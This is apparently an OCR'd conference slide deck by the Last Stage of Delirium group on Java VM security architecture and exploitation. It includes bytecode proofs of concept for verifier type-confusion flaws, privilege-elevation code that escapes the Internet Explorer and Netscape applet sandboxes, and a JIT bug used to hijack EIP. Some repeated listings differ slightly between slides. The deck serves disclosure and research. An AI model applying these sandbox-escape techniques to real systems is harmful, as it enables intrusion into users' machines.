The Last Stage of Delirium Research Group

Java and Java Virtual Machine security vulnerabilities and their exploitation techniques

presented by

The Last Stage of Delirium Research Group, Poland

http://LSD-PLaNET

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About The Last Stage of Delirium Research Group

The Last Stage of Delirium Research Group

- The non-profit organization, established in 1996
- Research activity conducted as the LSD is not associated with any commercial company,
- Four official members
- All graduates (M.Sc.) of Computer Science from the Poznań University of Technology, Poland
- For the last six years we have been working as the Security Team at Poznań Supercomputing and Networking Center

About LSD Group

The fields of activity

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- Continuous search for new vulnerabilities as well as general attack techniques
- Analysis of available security solutions and general defense methodologies,
- Development of various tools for reverse engineering and penetration tests
- Experiments with distributed host-based Intrusion Detection Systems with active protection capabilities
- Other security-related stuff

Introduction
Presentation overview

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- Java Virtual Machine security basics
  - Java language security features
  - the applet *sandbox*
  - JVM security architecture
- Attack techniques
  - privilege elevation techniques
  - the unpublished history of problems
  - new problems
- Summary and final remarks

Introduction

Java is a simple, object-oriented, portable and robust language developed at Sun Microsystems.

It was created for developing programs in a heterogeneous network-wide environment.

The initial goals of the language were to be used in embedded systems equipped with a minimum amount of memory.

The need for security

As a platform for mobile code, Java was designed with security in mind. This especially refers to limiting the possibility to execute Java code on a host computer which could do any of the following:

- damage hardware, software, or information on the host machine,
- pass unauthorized information to anyone,
- cause the host machine to become unusable through resource depletion.

Java language
Security features

In Java, security of data is imposed on a language level through the use of access scope identifiers (*private*, *protected*, *public* and *default*) limiting access to classes, field variables and methods.

Java also enforces memory safety since security of mobile code can be seen in a category of the secure memory accesses.

Java language
Memory safety

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- Garbage collection
  - memory can be implicitly allocated but not freed,
- Type safety
  - strict type checking of instruction operands,
  - no pointer arithmetic,
- Runtime checks
  - array accesses,
  - casts,
- UTF8 string representation

The applet *sandbox*

Applets - Java applications embedded on HTML pages and run in the environment of a web browser.

In order to eliminate the potential risk that is associated with running an untrusted code, applets are executed in the so called applet *sandbox,* which constitutes safe environment for executing mobile code in which all access to the resources of the underlying system is prohibited.

The applet *sandbox* (cont.)


The safety of the applet *sandbox* environment is guaranteed by a proper definition of some core Java system classes.

Default security policy of the applet *sandbox* prevents from:

- reading and writing files on the client file system,
- making network connections except to the originating host,
- creating listening sockets,
- starting other programs on the client system,
- loading libraries.

Security of mobile Java code

The applet *sandbox* (cont.)



JVM security architecture


Java Virtual Machine is an abstract computer that can load and execute Java programs. It contains a virtual processor of *bytecode* language, stack, registers and it interprets about 200 instructions.

JVM operation is defined in *Java Virtual Machine Specification*, which among others also defines:

- *Class* file format,
- Java *bytecode* language instruction set,
- Bytecode Verifier behavior.

JVM security architecture

The lifecycle of a Java Class file



Class Loader

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- Special Java runtime objects that are used for loading Java classes into the Java Virtual Machine
- They provide JVM with a functionality similar to the one of a dynamic linker
- Each Class Loader defines a unique namespace (a set of unique names of classes that were loaded by a particular Class Loader)
- For every class loaded into JVM a reference to its Class Loader object is maintained

JVM security architecture

Class Loader types

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- System (primordial) Class Loader - loads system classes form the CLASSPATH location
- Applet Class Loader - loads applets and all classes that are referenced by it
- RMI Class Loader - loads classes for the purpose of the Remote Method Invocation
- User-defined Class Loader (not trusted)

JVM security architecture

Loading a class by Class Loader

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- **`loadClass`** method of **`java.lang.ClassLoader`** class

```
protected Class loadClass(String s, boolean flag)
    throws ClassNotFoundException
    {
              Class class1 = findLoadedClass(s);
              try {
                     return findSystemClass(s);
              }
              catch(ClassNotFoundException _ex) { }

              class1 = findClass(s);
              if (flag) resolveClass(class1);
              return class1;
    }
```

Class Loaders - goals

- Make the first line of defense against malicious Java codes
- They protect Java classes from spoofing attacks,
- They guard system packages from bogus classes
- They resolve symbolic references from one class to another

Bytecode Verifier

- It is responsible for verifying that class files loaded to Java Runtime have a proper internal structure and that they are consistent with each other
- It enforces that Java *bytecode* is type safe
- Most of its work is done during class loading and linking
- For every execution path that can occur in a verified code, it checks type compatibility of arguments passed to methods and used as *bytecode* instructions' operands

Verifier verification algorithm

Bytecode Verification algorithm is based upon data-flow analysis. It is done by modeling the execution of every single bytecode instruction and by simulating every execution path that can actually occur in a code of a given method.

For each instruction information about the number of registers used, the stack height and the types of values contained in registers and the stack are maintained (state information).

Verifier verification algorithm (2)

- Verify instruction operands (types)
- Simulate execution of the instruction
- Compute new state information
- Pass the state information of the currently verified instruction to every instruction that can follow it (successor instructions)
- Merge the state of the currently verified instruction with the state of successor instructions
- Detect any type incompatibilities

JVM security architecture
Bytecode Verifier (2)

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Bytecode Verifier checks that:

- code does not forge pointers,
- class file format is OK,
- code does not violate access privileges,
- class definition is correct,
- code does not access one sort of object as if it were another object.

Bytecode Verifier (3)

Bytecode Verifier guarantees that:

- no stack overflows occur,
- no stack underflows occur,
- all local-variable uses and stores are valid,
- bytecode parameters are all correct,
- object fields accesses (public/private/protected) are legal.

JVM security architecture
Bytecode Verifier - example


```
.class B
.method public to_int(LA;)I
 .limit stack 3
 .limit locals 3

   aload_1
   ireturn

.end method
```

Registers

R0 this

R1 A

R2 ?

Stack

empty

Bytecode Verifier - example (2)


```
.class B
.method public to_int(LA;)I
 .limit stack 3
 .limit locals 3

   aload_1
   ireturn

.end method
```

Registers	Stack
R0 B	empty
R1 A	
R2 ?	

Bytecode Verifier - example (3)


```
.class B
.method public to_int(LA;)I
 .limit stack 3
 .limit locals 3

   aload_1
   ireturn

.end method
```

Registers		Stack
R0	B	A
R1	A	
R2	?	

Bytecode Verifier - example (4)


```
.class B
.method public to_int(LA;)I
 .limit stack 3
 .limit locals 3

   aload_1
   ireturn

.end method
```

Registers	
R0	B
R1	A
R2	?

Stack
A

Verifier error: expected to find integer on stack

JVM security architecture

Security Manager

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- It guards security policies for Java applications
- It is always consulted before any potentially dangerous operation is requested by Java application
- It implements appropriate “check” methods that implement a given security policy
- It is responsible for enforcing the applet *sandbox* security restrictions

JVM security architecture
Security Manager (2)

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Method	Method Check	Checks program authorized to:
CreateClassLoader()	check CreateClassLoader()	Create a class loader
CreateSecurityManager	check CreateSecurityMgr()	Create Security Manager
Access()	check Access()	Modify a thread or thread group
Exit()	checkExit()	Exit the virtual machine
Execute()	checkExecute()	Execute specified system command
Read()	checkRead()	Read the specified file
Write()	checkWrite()	Write the specified file
Connect()	checkConnect()	Connect specified host
LoadLibrary()	checkLoadLibrary()	Load dynamic libraries on client system
ListDirectory()	checkListDirectory()	List contents of a directory
PropertiesAccess()	checkPropertyAccess()	Access specified property
PropertyAccess()	checkPropertiesAccess()	Access all systems properties
DefineProperty()	checkDefineProperty()	Define specified system property(s)
TopLevelWindow()	checkTopLevelWindow()	Create a top level window (untrusted banner)
PackageAccess()	checkPackageAccess()	Access specified package
DefinePackage()	checkPackageDefinition()	Define a class in the specified package.

Security Manager (3)

Security Manager checks are encoded into Java API classes:

```
public boolean mkdir() {
 SecurityManager securitymanager =
                 System.getSecurityManager();

 if(securitymanager != null)
                 securitymanager.checkWrite(path);

 return mkdir0();

}
```

Security Manager (4)

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- Its implementation is dependent on a given vendor
- It usually uses the scoped privilege model with stack inspection:
  - separate privileges for performing different restricted operations,
  - a given privilege must be explicitly granted to the code requesting restricted operation,
  - it must be explicitly enabled before a potentially harmful operation,
  - it is valid only for the stack frame of the code that enabled it.

JVM security architecture

Security Manager (5)

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Stack inspection:

```
frame 0      potentially vulnerable method
frame 1      secMgr.checkXXX(String)
frame 2      secMgr.checkXXX(String,i=2)
frame 3      privMgr.isPrivilegeEnabled(Target,i+1=3)
frame 4      privMgr.isPrivilegeEnabled(atarget,i+1=4,
                                           null)
frame 5      privMgr.checkPrivilegeEnabled(atarget,
                                       i+1=5, obj, false)
```

Attack techniques

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In order to perform a successful attack against the Java Virtual Machine, a given flaw must exist in its implementation. The goal of the attack is to circumvent Java language security or to invoke potentially harmful operation (for applets).

There are three main attack techniques:

- through type confusion,
- through class spoofing,
- through bad implementation of system classes.

Attack techniques

Type confusion attack

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Because Java is a type safe language, any type conversion between data items of a different type must be done in an implicit way:

- primitive conversion instructions (*i2b, i2c*, *i2d*, *i2f*, *i2l*, *i2s*, *l2i, l2f*, *l2d*, *f2i*, *f2l*, *f2d*, *d2i*, *d2l*, *d2f*),
- *checkcast* instruction,
- *instanceof* instruction.

Attack techniques

Type confusion attack

Conversion from **`java.lang.Object`** to **`MyType`**:

```
.method public castMyType(Ljava/lang/Object;)LMyType;
      .limit stack 2
      .limit locals 2
          aload_1
          checkcast LMyType
          areturn
      .end method
```

Type confusion attack (2)

The type confusion condition occurs in a result of a flaw in one of the Java Virtual Machine components, which creates the possibility to perform cast operations from one type to any unrelated type in a way that violates the Java type casting rules.

As Bytecode Verifier is primarily responsible for enforcing type safety of Java programs, a flaw in this component is usually the cause of most of the type confusion based attacks.

Type confusion attack (3)

The goal is to perform illegal cast and to access memory region belonging to an object of one type as if it was of some other unrelated type

```
class trusted {
   private int value;
}
```

```
class spoofed {
   public int value;
}
```

```
spoofed svar=cast2spoofed(var);
svar.value=1;
```

POSSIBLE ACCESS TO THE PRIVATE FIELD REGARDLESS OF THE JAVA LANGUAGE LEVEL SECURITY !!

Type confusion attack (4)

In a result of type confusion attack, Java language security can be circumvented - *private*, *public* and *protected* access is no more important.

Type confusion attacks are possible since there are no runtime checks done for *getfield/putfield* instructions with regard to the types of their arguments.

Attack techniques

Class Loader attack

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- Class Loaders always make sure that a given class file is loaded into Java Runtime only once by a given Class Loader instance
- They make sure that there exists only one and unique class file for a given class name

These two requirements are maintained in order to provide proper separation of namespaces belonging to different Class Loader objects.

Class Loader attack (2)

Class Loaders' namespaces can however overlap as long as many Class Loader objects can co-exist in JVM:

Class Loader Cl1:

```
public Spoofed {
  public Object var;
}
```

Class Loader Cl2:

```
public Spoofed {
  public MyArbitraryClass var;
}
```

Class Loader attack (3)

There must exist a way to provide a Class Loader object with a spoofed definition of a given class.

This can be accomplished by exploiting the way class resolving is done in the Java Virtual Machine.

Whenever a reference to the class is resolved from some other class, the Class Loader object that defined the referencing class is asked for the resolved class definition.

Class Loader attack (4)

Requirements:

- the possibility to create fully initialized subclasses of Class Loader objects,
- two Class Loader objects,
- the possibility to extend a protected version of the Class Loader's **`loadClass(String,boolean)`** method (it cannot be marked as *final*),
- proper definition of the extended Class Loader's **`loadClass`** method.

Class Loader attack (5)

Example definition of **`loadClass`** method:

```
public synchronized Class loadClass(String name, boolean resolve)
{
   Class c=null;
   if (name.equals("Spoofed"))
       c=defineClass("Spoofed",Spoofed_def,0,Spoofed_def.length);
   else
       c=findSystemClass(name);

   if (resolve) resolveClass(c);
   return c;
}
```

Bad implementation of classes

- System classes are one of the obvious targets of any security related attacks
- They are considered to be trusted by JVM
- Any flaw in their implementation might expose some restricted functionality of the native operating system to the untrusted code
- Most of the published security vulnerabilities and exploits were related with bad implementation of some core system classes

Attack techniques

Bad implementation of classes (2)

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Usual problems:

- bad definition of access to classes, methods or variables,
- the possibility to extend some security relevant classes or methods,
- depends on proper object initialization,
- the possibility to create partially uninitialized instances of objects (for example, through cloning),
- no protection against serialization/deserialization,
- use of inner classes.

Bad implementation of classes (3)

Usual problems (cont.):

- storing secrets in code,
- returning references to internal objects containing some sensitive data, instead of the copy,
- internally storing the original contents of user data instead of the copy,
- comparing classes by names instead of class objects,
- too complex implementation.

Privilege elevation techniques

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- Privilege elevation techniques are applied after conducting successful attack on JVM
- Their goal is to bypass applet *sandbox* restrictions
- Type confusion condition is usually required to elevate privileges of the applet code
- Privilege elevation is accomplished by modifying system objects holding privilege information
- As a result, the code of the user applet class can be seen as fully trusted by the applet Security Manager

Microsoft Internet Explorer

Modification of a table of permissions stored in a system applet Class Loader object:

```
com.ms.vm.loader.URLClassLoader {
   ...
   private PermissionSet defaultPermissions;
   ...
}
```

Microsoft Internet Explorer

The code:

```
MyURLClassLoader mucl=bug.cast2MyURLClassLoader(cl);

PermissionDataSet pds=new PermissionDataSet();
pds.setFullyTrusted(true);
PermissionSet ps=new PermissionSet(pds);
mucl.defaultPermissions=ps;

PolicyEngine.assertPermission(PermissionID.SYSTEM);
```

Netscape Communicator 4.x

Modification of a table of privileges stored in a system Privilege Manager object for the Principal of a user class:

```
netscape.security.PrivilegeManager {
   ...
   private Hashtable itsPrinToPrivTable;
   ...
}
```

Netscape Communicator 4.x

The code:

```
MyPrivilegeManager mpm=c.getPrivilegeManager();
Target target=Target.findTarget("SuperUser");
Privilege priv =
   Privilege.findPrivilege(Privilege.ALLOWED,Privilege.FOREVER);

PrivilegeTable privtab=new PrivilegeTable();
privtab.put(target,priv);

Principal principal=PrivilegeManager.getMyPrincipals()[0];
mpm.itsPrinToPrivTable.put(principal,privtab);

PrivilegeManager.enablePrivilege("SuperUser");
```

Unpublished history of problems

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- About 20+ security vulnerabilities in JVM implementations since 1996
- Most of them affected Microsoft Internet Explorer or Netscape Communicator web browsers
- Details of the most serious ones have never been published, so far...
- We present details of some old Bytecode Verifier vulnerabilities that lead to type confusion attack

Unpublished history of problems
JDK 1.1.x

- Found in 1999 by Karsten Sohr of the University of Marburg
- As a result of the flaw it was possible to perform arbitrary casts from one Java type to any unrelated type (type confusion)
- It affected Netscape Communicator 4.0-4.5 on Win32 and Unix
- The flaw stemmed from the fact that Bytecode Verifier did not properly perform the bytecode flow analysis in a case where the last instruction of the verified method was embedded within the exception handler.

Unpublished history of problems
JDK 1.1.x

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```
.method public wrongCast(Ljava/lang/Object;) LMyArbitraryClass;
.limit stack 5
.limit locals 5

        aconst_null
        goto l1
l3:
        aload_1
        areturn
l1:
        athrow
l2:

.catch java/lang/NullPointerException from l1 to l2 using l3
.end method
```

Registers	Stack
R0 this	
R1 Object	
R2 ?	

Unpublished history of problems

JDK 1.1.x

The Last Stage of Delirium Research Group

```
.method public wrongCast(Ljava/lang/Object;) LMyArbitraryClass;
.limit stack 5
.limit locals 5

        aconst_null
        goto l1
l3:
        aload_1
        areturn
l1:
        athrow
l2:

.catch java/lang/NullPointerException from l1 to l2 using l3
.end method
```

Registers		Stack
R0	this	null
R1	Object	
R2	?	

Unpublished history of problems

JDK 1.1.x

The Last Stage of Delirium Research Group

```
.method public wrongCast(Ljava/lang/Object;) LMyArbitraryClass;
.limit stack 5
.limit locals 5

        aconst_null
        goto l1
l3:
        aload_1
        areturn
l1:
        athrow
l2:

.catch java/lang/NullPointerException from l1 to l2 using l3
.end method
```

?

Registers	
R0	this
R1	Object
R2	?

Stack
null

Verifier does not follow the code of an exception

MSIE 4.01

- Found by us back in 1999 :-)
- As a result of the flaw it was possible to perform arbitrary casts from one Java type to any unrelated type (type confusion)
- It only affected Microsoft Internet Explorer 4.01
- The flaw stemmed from the fact that the merge operation for items of a return address type was not done properly by Bytecode Verifier

Unpublished history of problems

MSIE 4.01

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```
.method public wrongCast(Ljava/lang/Object;) LMyArbitraryClass;
        jsr l1
ret1:   goto l3
l1:     aload_1
        astore_2
        jsr l2
ret2:   astore_3
        aconst_null
        astore_2
        ret 3
l2:     swap
        astore_3
        ret_3
l3:     aload_2
        areturn
.end method
```

Registers	
R0	this
R1	Object
R2	?
R3	?

Stack

Unpublished history of problems

MSIE 4.01

The Last Stage of Delirium Research Group

```
.method public wrongCast(Ljava/lang/Object;) LMyArbitraryClass;
        jsr l1
ret1:   goto l3
l1:     aload_1
        astore_2
        jsr l2
ret2:   astore_3
        aconst_null
        astore_2
        ret 3
l2:     swap
        astore_3
        ret_3
l3:     aload_2
        areturn
.end method
```

Registers		Stack
R0	this	ret1
R1	Object	
R2	?	
R3	?	

Unpublished history of problems

MSIE 4.01

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```
.method public wrongCast(Ljava/lang/Object;) LMyArbitraryClass;
        jsr l1
ret1:   goto l3
l1:     aload_1
        astore_2
        jsr l2
ret2:   astore_3
        aconst_null
        astore_2
        ret 3
l2:     swap
        astore_3
        ret_3
l3:     aload_2
        areturn
.end method
```

Registers		Stack
R0	this	ret1
R1	Object	Object
R2	?	
R3	?	

Unpublished history of problems

MSIE 4.01

```
.method public wrongCast(Ljava/lang/Object;) LMyArbitraryClass;
        jsr l1
ret1:   goto l3
l1:     aload_1
        astore_2
        jsr l2
ret2:   astore_3
        aconst_null
        astore_2
        ret 3
l2:     swap
        astore_3
        ret_3
l3:     aload_2
        areturn
.end method
```

Registers	
R0	this
R1	Object
R2	Object
R3	?

Stack
ret1

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Unpublished history of problems

MSIE 4.01

The Last Stage of Delirium Research Group

```
.method public wrongCast(Ljava/lang/Object;) LMyArbitraryClass;
        jsr l1
ret1:   goto l3
l1:     aload_1
        astore_2
        jsr l2
ret2:   astore_3
        aconst_null
        astore_2
        ret 3
l2:     swap
        astore_3
        ret_3
l3:     aload_2
        areturn
.end method
```

Registers		Stack
R0	this	ret1
R1	Object	ret2
R2	Object	
R3	?	

Unpublished history of problems

MSIE 4.01


```
.method public wrongCast(Ljava/lang/Object;) LMyArbitraryClass;
        jsr l1
ret1:   goto l3
l1:     aload_1
        astore_2
        jsr l2
ret2:   astore_3
        aconst_null
        astore_2
        ret 3
l2:     swap
        astore_3
        ret_3
l3:     aload_2
        areturn
.end method
```

Registers		Stack
R0	this	ret2
R1	Object	ret1
R2	Object	
R3	?	

Unpublished history of problems

MSIE 4.01

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```
.method public wrongCast(Ljava/lang/Object;) LMyArbitraryClass;
        jsr l1
ret1:   goto l3
l1:     aload_1
        astore_2
        jsr l2
ret2:   astore_3
        aconst_null
        astore_2
        ret 3
l2:     swap
        astore_2
        ret_3
l3:     aload_2
        areturn
.end method
```

Registers		Stack
R0	this	ret2
R1	Object	
R2	Object	
R3	ret1	

Unpublished history of problems

MSIE 4.01

```
.method public wrongCast(Ljava/lang/Object;) LMyArbitraryClass;
        jsr l1
ret1:   goto l3
l1:     aload_1
        astore_2
        jsr l2
ret2:   astore_3
        aconst_null
        astore_2
        ret 3
l2:     swap
        astore_2
        ret_3
l3:     aload_2
        areturn
.end method
```

?

Registers		Stack
R0	this	ret2
R1	Object	
R2	null	
R3	ret1	

Verifier follows wrong execution path (it sees return address ret2 instead of ret1 at the top of the stack prior to the ret_3 instruction)

Unpublished history of problems
MSIE 4.0 5.0

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- Found in 1999 by Karsten Sohr of the University of Marburg
- As a result of the flaw it was possible to perform arbitrary casts from one Java type to any unrelated type (type confusion)
- It only affected Microsoft Internet Explorer 4.0 and 5.0
- The flaw stemmed from the fact that Bytecode Verifier did not properly perform the bytecode flow analysis of the instructions embedded within the exception handlers

Unpublished history of problems

MSIE 4.0 5.0

The Last Stage of Delirium

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```
.method public wrongCast(Ljava/lang/Object;) LMyArbitraryClass;
        aconst_null
        astore_2
l1:     aconst_null
l2:     aload_1
        astore_2
l3:     athrow
l4:     pop
        aload_2
        areturn

.catch java/lang/NullPointerException from l1 to l2 using l4
.catch java/lang/NullPointerException from l3 to l4 using l4
.end method
```

Registers

R0	this
R1	Object
R2	?
R3	?

Stack

Unpublished history of problems

MSIE 4.0 5.0

The Last Stage of Delirium Research Group

```
.method public wrongCast(Ljava/lang/Object;) LMyArbitraryClass;
        aconst_null
        astore_2
l1:     aconst_null
l2:     aload_1
        astore_2
l3:     athrow
l4:     pop
        aload_2
        areturn

.catch java/lang/NullPointerException from l1 to l2 using l4
.catch java/lang/NullPointerException from l3 to l4 using l4
.end method
```

Registers	
R0	this
R1	Object
R2	?
R3	?

Stack
null

Unpublished history of problems

MSIE 4.0 5.0


```
.method public wrongCast(Ljava/lang/Object;) LMyArbitraryClass;
        aconst_null
        astore_2
l1:     aconst_null
l2:     aload_1
        astore_2
l3:     athrow
l4:     pop
        aload_2
        areturn

.catch java/lang/NullPointerException from l1 to l2 using l4
.catch java/lang/NullPointerException from l3 to l4 using l4
.end method
```

Registers		Stack
R0	this	
R1	Object	
R2	null	
R3	?	

Unpublished history of problems

MSIE 4.0 5.0

The Last Stage of Delirium Research Group

```
.method public wrongCast(Ljava/lang/Object;) LMyArbitraryClass;
        aconst_null
        astore_2
l1:     aconst_null
l2:     aload_1
        astore_2
l3:     athrow
l4:     pop
        aload_2
        areturn
```

?

Registers	Stack
R0 this	Throwable
R1 Object	
R2 null	
R3 ?	

Bytecode Verifier does not follow the successor of the instruction from the exception handler

```
.catch java/lang/NullPointerException from l1 to l2 using l4
.catch java/lang/NullPointerException from l3 to l4 using l4
.end method
```

Unpublished history of problems
JDK 1.1.x 1.2.x 1.3 MSIE 4.0 5.0 6.0

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- Found by Trusted Logic S.A in 2002
- As a result of the flaw it was possible to perform arbitrary casts from one Java type to any unrelated type (type confusion)
- It affected Netscape Communicator 4.0-4.79, 6.0-6.2.2 on Win32 and Unix as well as Microsoft Internet Explorer 4.0-6.0
- The flaw stemmed from the fact that it was possible to make a **`super()`** call into some other unrelated class than the target superlass (this pointer confusion)

Introduction to new problems

The Last Stage of Delirium Research Group

- Java Security Model is complex and JVM is a complicated piece of software
- Upon the current state of practice in software development, no one can guarantee that any software 100% error free (including JVM)
- There seems to be not sufficient public discussion about weaknesses of JAVA (why?)
- There is a lot to be done...

New problems

JIT bug (Netscape 4.0-4.8)

The Last Stage of Delirium Research Group

- As a result of the flaw in Symantec JIT! Compiler it is possible to transfer JVM execution to user provided machine code
- The flaw affects only Netscape Communicator 4.0-4.8 on Win32/x86 platform
- We managed to create type confusion flaw out of it (instead of using common buffer overflow and shellcode approach)

New problems

JIT bug (Netscape 4.0-4.8)

The Last Stage of Delirium Research Group

Symantec JIT compiler used in Netscape browser for Win32/x86 platform encounters problems while generating a native code for the following bytecode sequence:

```
.method public jump()V
.limit stack 5
.limit locals 5
        aconst_null
        jsr l1
        return
l1:
        astore_1
        ret 1
.end method
```

New problems

JIT bug (Netscape 4.0-4.8)

The Last Stage of Delirium Research Group

The corresponding x86 instruction stream that is generated for it by vulnerable JIT compiler looks as following:

```
        push eax
        xor eax,eax
        call l1
        pop ecx
        ret
l1:     pop eax
        mov eax,[esp]
        jmp eax
```

As a result of executing this code, a jump to the code location denoted by register **`eax`** is done

JIT bug (Netscape 4.0-4.8)

We have found a way to control the value of register `eax` prior to entering the **`jump()`** method:

```
.method public setRetAddr(I)I
.limit stack 5
.limit locals 5
        iload_1
        ireturn
.end method
```

By manipulating the value of integer parameter passed to this method we can control the value of `eax` register (thus `EIP`)

JIT bug (Netscape 4.0-4.8)

We have also turned this *buffer overflow* like flaw into type confusion flaw:

```
mov eax,[ecx+0x0000000c]
mov [ecx+0x00000008],eax
jmp [esp-4]
```

This code assigns a pointer of one Java type to the variable of some other unrelated type. Then it returns to JVM as if nothing happened.

Verifier bug (MSIE 4.0 5.0 6.0)

The Last Stage of Delirium Research Group

- As a result of the flaw it is possible to create fully initialized instances of classes even if exceptions were thrown from their **`super()`** methods
- This particularly concerns Class Loader objects
- This can be exploited to conduct Class Loader (class spoofing) attack to perform arbitrary casts from one Java type to any unrelated type (type confusion)
- It affects Microsoft Internet Explorer 4.0-6.0
- It stems from the fact that it is possible to trick Bytecode Verifier that a legal call to **`super()`** was done in **`this()`**

New problems

Verifier bug (MSIE 4.0 5.0 6.0)

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Research Group

The following class definition is illegal:

```
public class VerifierBug extends
com.ms.security.SecurityClassLoader {

        public VerifierBug(int i) {
         super();
        }

        public VerifierBug() {
         try {
          this(0);
         } catch (SecurityException) {}

        }
```

New problems

Verifier bug (MSIE 4.0 5.0 6.0)

The Last Stage of Delirium Research Group

However, its *bytecode* equivalent is not:

```
.class public VerifierBug
.super com/ms/security/SecurityClassLoader

.method public <init>()V
.limit stack 5
.limit locals 5
            aload_0
            bipush 0
            l1:
            invokenonvirtual VerifierBug/<init>(I)V
l2:
            aconst_null
l3:
            return

.catch java/lang/SecurityException from l1 to l2 using l3
.end method

.method public <init>(I)V
.limit stack 5
.limit locals 5
            aload_0
            invokenonvirtual com/ms/security/SecurityClassLoader/<init>()V
            return
.end method
```

Verifier bug (Netscape 4.0-4.8)

The Last Stage of Delirium Research Group

